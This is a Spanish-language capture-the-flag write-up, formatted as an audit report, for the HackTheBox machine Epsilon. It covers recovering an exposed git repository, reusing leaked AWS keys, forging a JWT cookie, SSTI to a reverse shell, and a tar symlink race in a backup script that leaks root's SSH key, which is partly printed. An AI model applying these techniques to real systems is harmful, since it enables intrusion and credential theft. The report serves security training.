
HACKTHEBOX

Informe Técnico

Máquina Epsilon



14 de abril del 2022

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Epsilon** de la plataforma **HackTheBox**.

Figura 1: Dirección IP de la máquina

Dirección URL

Ir a la máquina.

2. Objetivos

Conocer el estado de seguridad actual del servidor **Epsilon**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Pude observar los puertos 22,80,5000 los cuales investigue más a fondo, en el puerto 80 pude ver una ruta .git la cual no mostraba nada entonces decidí hacer uso de la herramienta GitHack. La cual restaura los elementos de la pagina de esta misma ruta en la cual pude obsevar archivos y codigo que pertenecia al puerto 5000 el cual tenia un login, intente acceder a este login de multiples formas çomunes"pero no respondia, la unica ruta accesible era track pero no se podía hacer mucho ya que redirigia al login. Decidi hacer uso de aws debido a que vi llaves del servicio y lambda, además observe un enpoint por lo cual agreugue la ruta al archivo etc/hosts. Listando todas las funciones lambda obtuve una funcion en especifico que contenia un archivo zip el cual descargue y visulaice, para mi fortuna ahí estaba el secreto. Procedí a hacer de PyJWT para generar un token con la informacion del codigo corredpondiente. Después de generar el token hice un cookie hijacking en el puerto 5000 de esa manera pude bypassear el login. Teniendo acceso a toda la pagina pude viusalizar que al pedir una orden la informacion del combobox se desplegaba en la pagina, por lo cual utilice burpsuite para interceptar esa información. Al ver que trabajaba con flusk probe si era vulnerable a SSTI, y así fue. Obtuve la reverse shell mediante ese metodo y accedí como usuario.

```
└─# nmap -sCV -p22,80,5000 10.10.11.134 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 16:57 CDT
Nmap scan report for 10.10.11.134
Host is up (0.069s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: 403 Forbidden
| http-git:
|   10.10.11.134:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: Updating Tracking API  # Please enter the commit message for ...
|_http-server-header: Apache/2.4.41 (Ubuntu)
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Costume Shop
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds
```

Figura 3: nmap

```
┌──(root㉿kali)-[/home/…/Machines/HTB/Epsilon/nmap]
└─# githack http://10.10.11.134/
INFO:githack.scanner:Target: http://10.10.11.134/.git/
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/logs/refs/stash
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/refs/remotes/origin/
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/refs/stash
INFO:githack.scanner:commit: c622771686bd74c16ece91193d29f85b5f9ffa91
INFO:githack.scanner:commit: c51441640fd25e9fba42725147595b5918eba0f1
INFO:githack.scanner:commit: b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
INFO:githack.scanner:tree: b5f4c99c772eeb629e53d284275458d75ed9a010
INFO:githack.scanner:tree: cf489a3776d2bf87ac32de4579e852a4dc116ce8
INFO:githack.scanner:commit: 7cf92a7a09e523c1c667d13847c9ba22464412f3
INFO:githack.scanner:tree: 65b80f62da28254f67f0bea392057fd7d2330e2d
INFO:githack.scanner:Blob: 8d3b52e153c7d5380b183bbbb51f5d4020944630
INFO:githack.scanner:Blob: dfdfa17ca5701b1dca5069b6c3f705a038f4361e
INFO:githack.scanner:Blob: 545f6fe2204336c1ea21720cbaa47572eb566e34
INFO:githack.scanner:tree: ab07f7cdc7f410b8c8f848ee5674ec550ecb61ca
INFO:githack.scanner:Blob: fed7ab97cf361914f688f0e4f2d3adfafd1d7dca
INFO:githack.scanner:Total: 2
INFO:githack.scanner:[OK] track_api_CR_148.py: ('8d3b52e153c7d5380b183bbbb51f5d4020944630', 'b
INFO:githack.scanner:[OK] server.py: ('dfdfa17ca5701b1dca5069b6c3f705a038f4361e', 'blob')
```

Figura 4: Haciendo uso GitHack.




Figura 5: Viendo los commits del repositorio.




Figura 6: Viendo información de uno de los commits.




Figura 7: Puerto 5000 de la máquina.

```
oot㉿kali)-[/home/…/Epsilon/content/site/10.10.11.134]
 8
--r-- 1 root root 1670 Apr 13 17:02 server.py
--r-- 1 root root 1099 Apr 13 17:02 track_api_CR_148.py

oot㉿kali)-[/home/…/Epsilon/content/site/10.10.11.134]
```

Figura 8: Contenido del repositorio.

```
└─# aws configure
AWS Access Key ID [None]: AQLA5M37BDN6FJP76TDC
AWS Secret Access Key [None]: OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A
Default region name [None]: us-east-1
Default output format [None]: json
```

Figura 9: Usando aws.

```
┌──(root㉿kali)-[/home/…/Epsilon/content/site/10.10.11.134]
└─# aws --endpoint-url http://cloud.epsilon.htb lambda list-functions | jq
{
  "Functions": [
    {
      "FunctionName": "costume_shop_v1",
      "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
      "Runtime": "python3.7",
      "Role": "arn:aws:iam::123456789012:role/service-role/dev",
      "Handler": "my-function.handler",
      "CodeSize": 478,
      "Description": "",
      "Timeout": 3,
      "LastModified": "2022-04-13T22:06:59.954+0000",
      "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
      "Version": "$LATEST",
      "VpcConfig": {},
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "c616ef21-42f9-438b-845a-bea508b8818e",
      "State": "Active",
      "LastUpdateStatus": "Successful",
      "PackageType": "Zip"
    }
  ]
}

┌──(root㉿kali)-[/home/…/Epsilon/content/site/10.10.11.134]
```

Figura 10: Usando aws.

Figura 11: Usando aws.




Figura 12: Generando token con PyJWT.




Figura 13: Efectuando el cookie hijacking.




Figura 14: Apartado de orden del puerto 5000.




Figura 15: Probando Server Side Template Injection.




Figura 16: Obteniendo RCE por SSTI.




Figura 17: Ejecutando la reverse shell.




Figura 18: Accediendo como usuario.

Se procedió escalar privilegios, para ello aplique la metodolgía que suelo hacer de enlistar SUID y etc. Al ver que necesitaba recopilar demasiada información decicií utilizar la herramienta pspy la cual moitoriza comandos. Por lo cual pude visualizar un archivo de nombre backup.sh el cual contenia una serie de instrucciones. Dentro del codigo pude visualizar que cuando comprimia un archivo en una ruta hacia uso de la instruccion çhvf"por lo cual decidí ver que es lo que hace la "h". Al leer la información y analizar el código tomé la decisión de aprovecharme del sleep de 5 seg que tomaba el codigo en comprimir y borrar para redirigir el archivo checksum, para comprimir otro archivo en su lugar pero con el mismo nombre. Teniendo el puerto 22 abierto elegí usar el idrsa del root para que se comprima en esta ruta pero para ello se hizo un script en bash que permitía hacer esto. Al descomprimir y visualizar el contenido pude ver la llave ssh de root. Cree un archivo en mi maquina con esa llave, le di permisos y me conecté.

```
tom@epsilon:/tmp$ cat /usr/bin/backup.sh
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
tom@epsilon:/tmp$
```

Figura 19: Backup.sh.

```
tom@epsilon:/tmp$ ./hijacking.sh
rm: remove write-protected regular file '/opt/backups/checksum'? y
rm: cannot remove '/opt/backups/checksum': No such file or directory
[+] BORRADO
[+] CREADO
tom@epsilon:/tmp$
```

Figura 20: Ejecutando el script.

```
tom@epsilon:/tmp/opt/backups$ ll
total 2928
drwxrwxr-x 2 tom tom   4096 Apr 14 01:21 ./
drwxrwxr-x 3 tom tom   4096 Apr 14 01:13 ../
-rw-r--r-- 1 tom tom 993280 Apr 14 01:10 208438160.tar
-rw-r--r-- 1 tom tom 993280 Apr 14 01:11 236562500.tar
-rw-r--r-- 1 tom tom 993280 Apr 14 01:20 513877760.tar
-rw------- 1 tom tom   2602 Dec  1 13:07 checksum
tom@epsilon:/tmp/opt/backups$ cat checksum
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1w26V2ovmMpeSCDauNqlsPHLtTP8dI8HuQ4yGY3joZ9zT1NoeIdF
16L/79L3nSFwAXdmUtrCIZuBNjXmRBMzp6euQjUPB/65yK9w8pieXewbWZ6lX1l6wHNygr
QFacJOu4ju+vXI/BVB43mvqXXfgUQqmkY62gmImf4xhP4RWwHCOSU8nDJv2s2+isMeYIXE
5B8l1wWP9EiPo0NWlJ8WPe2nziSB68vZjQS5yxLRtQvkSvpHBqW90frHWlpG1eXVK8S9B0
1PuEoxQjS0fNASZ2zhG8TJ1XAamxT3YuOhX2K6ssH36WVYSLOF/2KDlZsbJyxwG0V8QkgF
u0DPZ0V8ckuh0o+Lm64PFXlSyOFcb/1SU/wwid4i9aYzhNOQOxDSPh2vmXxPDkB0/dLAO6
wBlOakYszruVLMkngP89QOKLIGasmzIU816KKufUdLSFczig96aVRxeFcVAHgi1ry1O7Tr
oCIJewhvsh8I/kemAhNHjwt3imGulUmlIw/s1cpdAAAFiAR4Z9EEeGfRAAAAB3NzaC1yc2
EAAAGBANcNuldqL5jKXkgg2rjapbDxy7Uz/HSPB7kOMhmN46Gfc09TaHiHRdei/+/S950h
cAF3ZlLawiGbgTY15kQTM6enrkI1Dwf+ucivcPKYnl3sG1mepV9ZesBzcoK0BWnCTruI7v
r1yPwVQeN5r6l134FEKppGOtoJiJn+MYT+EVsBwjklPJwyb9rNvorDHmCFxEgfJdcFj/RI
j6NDVpSfFj3tp84kgevL2Y0EucsS0bUL5Er6RwalvdH6×1paRtXl1SvEvQdNT7hKMUI0tH
zQEmds4RvEydVwGpsU92LjoV9iurLB9+llWEizhf9ig5WbGycscBtFfEJIBbtAz2dFfHJL
odKPi5uuDxV5UsjhXG/9UlP8MIneIvWmM4TTkDsQ0j4dr5l8Tw5AdP3SwDusAZTmpGLM67
lSzJJ4D/PUDiiyBmrJsyFPNeiirn1HS0hXM4oPemlUcXhXFQB4Ita8tTu066AiCXsIb7If
CP5HpgITR48Ld4phrpVJpSMP7NXKXQAAAAMBAAEAAAGBAMULlg7cg8oaurKaL+6qoKD1nD
Jm9M2T9H6STENv5//CSvSHNzUgtVT0zE9hXXKDHc6qKX6HZNNIWedjEZ6UfYMDuD5/wUsR
EgeZAQO35XuniBPgsiQgp8HIxkaOTltuJ5fbyyT1qfeYPqwAZnz+PRGDdQmwieIYVCrNZ3
A1H4/kl6KmxNdVu3mfhRQ93gqQ5p0ytQhE13b8OWhdnepFriqGJHhUqRp1yNtWViqFDtM1
```

Figura 21: Obteniendo la llave ssh.




Figura 22: Maquina pwneada.